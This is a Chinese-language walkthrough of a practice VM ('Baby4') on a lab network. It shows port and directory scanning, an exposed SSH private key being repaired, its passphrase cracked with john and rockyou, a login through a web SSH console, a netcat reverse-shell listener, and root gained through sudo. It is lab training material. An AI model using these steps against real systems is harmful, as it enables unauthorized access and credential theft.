群友靶机-Baby4

信息收集

```
┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ sudo nmap -p- 10.0.2.22 -oA ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 21:07 EDT
Nmap scan report for 10.0.2.22
Host is up (0.00040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 08:00:27:BC:51:C0 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
```

先扫一下web尝尝咸淡

```
┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ dirsearch -u 10.0.2.22
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||  _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 11460

Output File: /home/kali/Desktop/baby4/reports/_10.0.2.22/_25-10-19_21-10-
32.txt

Target: http://10.0.2.22/

[21:10:32] Starting:
[21:10:38] 403 -  274B  - /.ht_wsr.txt
[21:10:38] 403 -  274B  - /.htaccess.bak1
[21:10:38] 403 -  274B  - /.htaccess.sample
```

```
[21:10:38] 403 -  274B  - /.htaccess.save
[21:10:38] 403 -  274B  - /.htaccess.orig
[21:10:38] 403 -  274B  - /.htaccess_extra
[21:10:38] 403 -  274B  - /.htaccess_orig
[21:10:38] 403 -  274B  - /.htaccess_sc
[21:10:38] 403 -  274B  - /.htaccessBAK
[21:10:38] 403 -  274B  - /.htaccessOLD
[21:10:38] 403 -  274B  - /.htaccessOLD2
[21:10:38] 403 -  274B  - /.htm
[21:10:38] 403 -  274B  - /.html
[21:10:38] 403 -  274B  - /.htpasswd_test
[21:10:38] 403 -  274B  - /.htpasswds
[21:10:38] 403 -  274B  - /.httr-oauth
[21:10:43] 403 -  274B  - /.php
[21:10:51] 200 -  364B  - /about.php
[21:11:35] 200 -  105B  - /file.php
[21:11:40] 200 -    3KB - /id_rsa
[21:12:03] 403 -  274B  - /server-status
[21:12:03] 403 -  274B  - /server-status/
```

有个私钥非常瞩目 拿下来

立足点&提权

```
┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ ssh-keygen -y -f id_rsa
Load key "id_rsa": error in libcrypto
```

直接是不能用的 不过看样子信息是没有丢 合理怀疑是末尾的空格丢了 这种让ai修复一下即可

```
┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ vim fix.py

┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ python fix.py
Base64内容有效
已创建修复后的文件: id_rsa_fixed

┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ ssh-keygen -l -f id_rsa_fixed
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
Permissions 0664 for 'id_rsa_fixed' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
3072 SHA256:aNWo/UqUCu//Fcp9dHo20TpHGxAK9xZxJx2kCqWhY7M no comment (RSA)

┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ chmod 600 id_rsa_fixed

┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ ssh-keygen -l -f id_rsa_fixed
3072 SHA256:aNWo/UqUCu//Fcp9dHo20TpHGxAK9xZxJx2kCqWhY7M no comment (RSA)
```

嗯 这下没毛病了

```
┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ ssh-keygen -y -f id_rsa_fixed
Enter passphrase for "id_rsa_fixed":
Load key "id_rsa_fixed": incorrect passphrase supplied to decrypt private key
```

直接用的话是要我们密码 先跑跑看

```
┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ ssh2john id_rsa_fixed
id_rsa_fixed:$sshng$6$16$645740898dcd5926cb6f1165e240e6d5$1894$6f70656e7373682
d6b65792d7631000000000a6165733235362d6374720000000662637279707400000018000000 1
0645740898......
......
b5710119cc517d35bd77a3b6b74965bf739cf2b5c3fd8268528a15a2ee7f3d32950c1f7c39b677
009382b776efd39e46b4f3090b6f18994635b90$16$486

┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ vim hash

┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded
hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cocacola         (id_rsa_fixed)
```


```
1g 0:00:00:03 DONE (2025-10-19 21:18) 0.3115g/s 159.5p/s 159.5c/s 159.5C/s
jeffrey..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

拿到私钥密码 `cocacola`


```
┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ ssh-keygen -y -f id_rsa_fixed
Enter passphrase for "id_rsa_fixed":
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCjaCCHMPZ+Iq7pJEe1OYrbwlP/ZAczwMqoVBoJp4nLRVmPge
aMJzxVD2c11coTSESgThxrF1U2Jb/7+leRmtTSgwQioDyBP5+iCcgeV0FLmAyGZpaGZ1+ww9SR63y0
ru/C/IohOrCGZgt1pstCcq8qK0m/J6+FWufdDWWB4KNpIHI509TBYKo2OzFgvNSbI66End+hTxZxK8
Qb1xSyizavoRp2z/VfQ+IpUYSBqTpzh0ZYBIEmTE4M5YqEnfCKqtB85c6/9iN+acNNAgkmedc2ypsR
+hi7kOjBnu7AggGSuu+TLldJNJTpKdrti3mEEjAsbpSmwSX60XmTyHj58jZazMns6Us7ZgNO6XQbvJ
ayYei1nNwy1RsRzbKxiyzufdL7VUXq9EH5RrfBzX42Z28crXGciAN1XjiO2L1+ndvimnW6iPO3fO8L
grk+/74TN/aH8CBs3zY2/Mvtg2Tq7eznDyEh8Yy/UZxJ0oeRf1c3qaWzLc3k8PncuWACZivGch8=
laoye@Baby4
```

通过反解出公钥拿到用户 `laoye`

回过头来看8080端口 发现是一个基于web的ssh登录 由于前面扫描端口是没有22开放的 因此 可以先尝试用本地ip登录



直接用刚才的私钥密码就可以上去了



先弹个shell回来 这种图形界面的用的不顺手

```
┌──(kali㉿kali)-[~/Desktop/baby4]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.22] 42922
id
uid=1000(laoye) gid=1000(laoye) groups=1000(laoye),27(sudo)
```

sudo很瞩目啊

```
laoye@Baby4:~$ sudo -l
sudo -l
[sudo] password for laoye: cococola

Sorry, try again.
[sudo] password for laoye: cocacola

Matching Defaults entries for laoye on Baby4:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User laoye may run the following commands on Baby4:
    (ALL : ALL) ALL
laoye@Baby4:~$ sudo su
```

```
sudo su
root@Baby4:/home/laoye# id
id
uid=0(root) gid=0(root) groups=0(root)
```

没啥可说的 直接su拿下 结束